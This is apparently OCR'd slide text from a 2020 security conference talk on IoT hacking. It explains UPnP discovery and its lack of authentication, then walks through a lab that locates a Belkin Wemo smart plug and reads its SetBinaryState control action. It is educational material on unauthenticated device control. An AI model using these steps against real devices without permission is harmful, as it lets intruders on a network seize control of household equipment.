
Conclusion

- Don’t believe the hype, OSCP and OSCE are very achievable.
- If you happen to fail, don’t stop, retakes are relatively inexpensive.
- Try to take the course with a co-worker so you can kick ideas back and forth while working with the course material.
- Check out Netsec Focus, they have a very active OSCP & OSCE channels
-

THANKS FOR WATCHING MY TALK!

Additional questions after VirSecCon?

@niden



IoT Hacking Basics

Fun with UPnP and a Smart Outlet

April 4, 2020

PRESENTER:

Don Donzal

Agenda

- Bio
- What is IoT?
- UPnP – Risk or Feature
- The Target Device
- How we hack it!
- Why this matters to you

Bio – Don Donzal

```
whoami

I’m a Hacker!
I’m a Dad, a Community Manager & an Editor-in-Chief.
```

Don Donzal is the founder of The Ethical Hacker Network (EH-Net), a free online magazine and community for security professionals. EH-Net was acquired by eLearnSecurity (eLS) in 2017 to bolster their free educational projects for those aspiring to be in the cyber security field. Don is now the Community Manager for eLS which includes continuing as the Editor-in-Chief of EH-Net and helping advance the careers of the eLearnSecurity community and the cyber security community at large.

In former lives he was a Systems Admin for a psychiatric hospital, CTO and partner in a software company, and a Director of IT at the largest medical school in the US. In addition to also founding a security conference, Don has been involved in hundreds of articles, webinars and talks as editor, writer, speaker and host. Helping others to succeed while remaining behind the scenes is his way of giving back to the security community that has given so much to him.

What is “IoT”?

Internet of Things


[ˈin-tər-ˌnet, əv, thiŋs]
NOUN, PHRASE

- Coined by Kevin Ashton of Procter & Gamble, later MIT's Auto-ID Center, in 1999, though he prefers the phrase "Internet for things". At that point, he viewed RFID as essential to the Internet of things which would allow computers to manage all individual things. –Wikipedia
- The networking capability that allows information to be sent to and received from objects and devices (such as fixtures and kitchen appliances) using the Internet. –Merriam-Webster
- A system of interrelated computing devices, mechanical and digital machines provided with unique identifiers (UIDs) and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction. –Wikipedia
- Sensors and other smart devices with Internet connectivity.
- All The Things!!

DEF: Hack

Hack – From Old English haccian ‘cut in pieces’, of West Germanic origin; related to Dutch hakken and German hacken. (Oxford Dictionary)

Hack – verb – Manage; cope. *‘lots of people leave because they can't hack it’ (dictionary.com)*




Hack – noun – One who produces banal and mediocre work in the hope of gaining commercial success. Origin – short for hackney, done for hire. First recorded in 1680–90 (dictionary.com)

In 1960s MIT, **hacks** are practical jokes and pranks meant to prominently demonstrate technical aptitude and cleverness. (Wikipedia)


DEF: Ethical Hacking

Performing computer security related activities with permission.

- Oxymoron? Nope
- Media focus on crime = negative association
- More specific term for clarification
- Good guys using bad guys' tools & techniques
- Umbrella term to include numerous specialties




DEF: IoT Hacking



Hardware

Software



Process

Credit Where Credit is Due

VILLAGE

Village RFID IoT Labs

UPnP Explained

"The UPnP architecture is a distributed, open networking architecture that leverages TCP/IP and the Web to enable seamless proximity networking in addition to control and data transfer among networked devices in the home, office, and everywhere in between."

UPnP™

https://openconnectivity.org/developer/specifications/upnp-resources/upnp/

UPnP Explained – Cont.

Using standard protocols such as HTTP, XML and SOAP, devices can advertise their functionality and interact with other devices on the network to establish functionality for:

- Network services (i.e. port forwarding, including NAT)
- Data sharing (i.e. network storage)
- Media streaming
- Smart home control

UPnP allows all of this without any user input, i.e. ‘zero-configuration networking’.

UPnP Explained – Cont.

UPnP can be understood by looking at it's 6 capabilities

1. Addressing - the device needs to get an IP, typically using DHCP, but can set one itself (AutoIP)
2. Discovery - once on the network, the device can advertise its presence and can either actively search for other devices on the network or passively listen for advertisements from other devices. This is done using a protocol called Simple Service Discovery Protocol, or SSDP
3. Description - Once a device learns of another device on the network, it needs to know more about that device and what it can do. The device description is an XML file that's given in the advertisement or discovery response messages.

UPnP Explained – Cont.

4. Control - Inside the device description is a URL to any service descriptions. The service descriptions provide:


- **a.** a list of all the actions supported by the device
- **b.** URLs for the where to send the action requests
- **c.** a description of how the request message should look (i.e. what parameters it expects)

5. Event Notification - A device can send a special message to subscribe to all event notifications from another device.

6. Presentation - If a device supports this, a presentation URL is provided in the device description and can be used by a user to view or sometimes control the device.

All Fantastic Features!! But something's missing…

UPnP – Risk or Feature



Caveat: There are some optional Device Protection and Device Security Services that can be implemented, but many IoT devices lack these services

Ok, so what can you do with it?


By exploiting the lack of authentication in the UPnP protocols an attacker (on the same network as the device) can perform various actions*, such as:

- Open ports to the Internet
- Turning devices on/off
- Control media devices (pewdiepie chromecast hack)

*depending on the devices' supported actions

The Target - Belkin Wemo Mini Smart Plug

In this lab, we'll search the network for all UPnP devices and find a Belkin Wemo Mini Smart Plug which should be plugged into an outlet and connected to a lamp. The only way to turn the lamp on should be with the Wemo App or by physically touching the button on the device. We'll show you another way. ;-)



UPnP Discovery - Manual


Let’s take a look at this process in action.

```
python msearch.py
```

This python script will send a discovery message to the network and print all responses.

https://www.electricmonk.nl/log/2016/07/05/exploring-upnp-with-python/

Discovery Results



Special multicast address

The IP address of the responding device

The device description URL.
Open this URL in a browser.

setup.xml

Let's take a look at the device description. Of particular interest are the **defined services**.

Each service describes the control and event endpoints, and an **xml file** that provides the service description.

Lazy Hacker

Change the URL in your browser to navigate to the service description xml file shown in the devices description.

From this

192.168.2.2:49153/setup.xml

To this

192.168.2.2:49153/eventservice.xml

eventservice.xml


The eventservice.xml file lists all of the actions supported by the device and gives all the information necessary to create requests to interact with and control the device.

Notice “BinaryState”? Hmm… binary – 0 or 1, or better yet, off or on. Very interesting… ;-)

```
<scpd xmlns="urn:Belkin:service-1-0">
  <specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
  <actionList>
    <action>
      <name>SetBinaryState</name>
      <argumentList>
        <argument>
          <retval/>
          <name>BinaryState</name>
          <relatedStateVariable>BinaryState</relatedStateVariable>
          <direction>in</direction>
        </argument>
        <argument>
          <retval/>
          <name>Duration</name>
          <relatedStateVariable>Duration</relatedStateVariable>
          <direction>in</direction>
        </argument>
        <argument>
          <retval/>
          <name>EndAction</name>
          <relatedStateVariable>EndAction</relatedStateVariable>
          <direction>in</direction>
        </argument>
        <argument>
          <retval/>
          <name>UDN</name>
          <relatedStateVariable>UDN</relatedStateVariable>
          <direction>in</direction>
        </argument>
        <argument>
          <retval/>
          <name>CountdownEndTime</name>
          <relatedStateVariable>CountdownEndTime</relatedStateVariable>
          <direction>out</direction>
        </argument>
        <argument>
          <retval/>
          <name>deviceCurrentTime</name>
          <relatedStateVariable>deviceCurrentTime</relatedStateVariable>
          <direction>out</direction>
        </argument>
      </argumentList>
    </action>
```

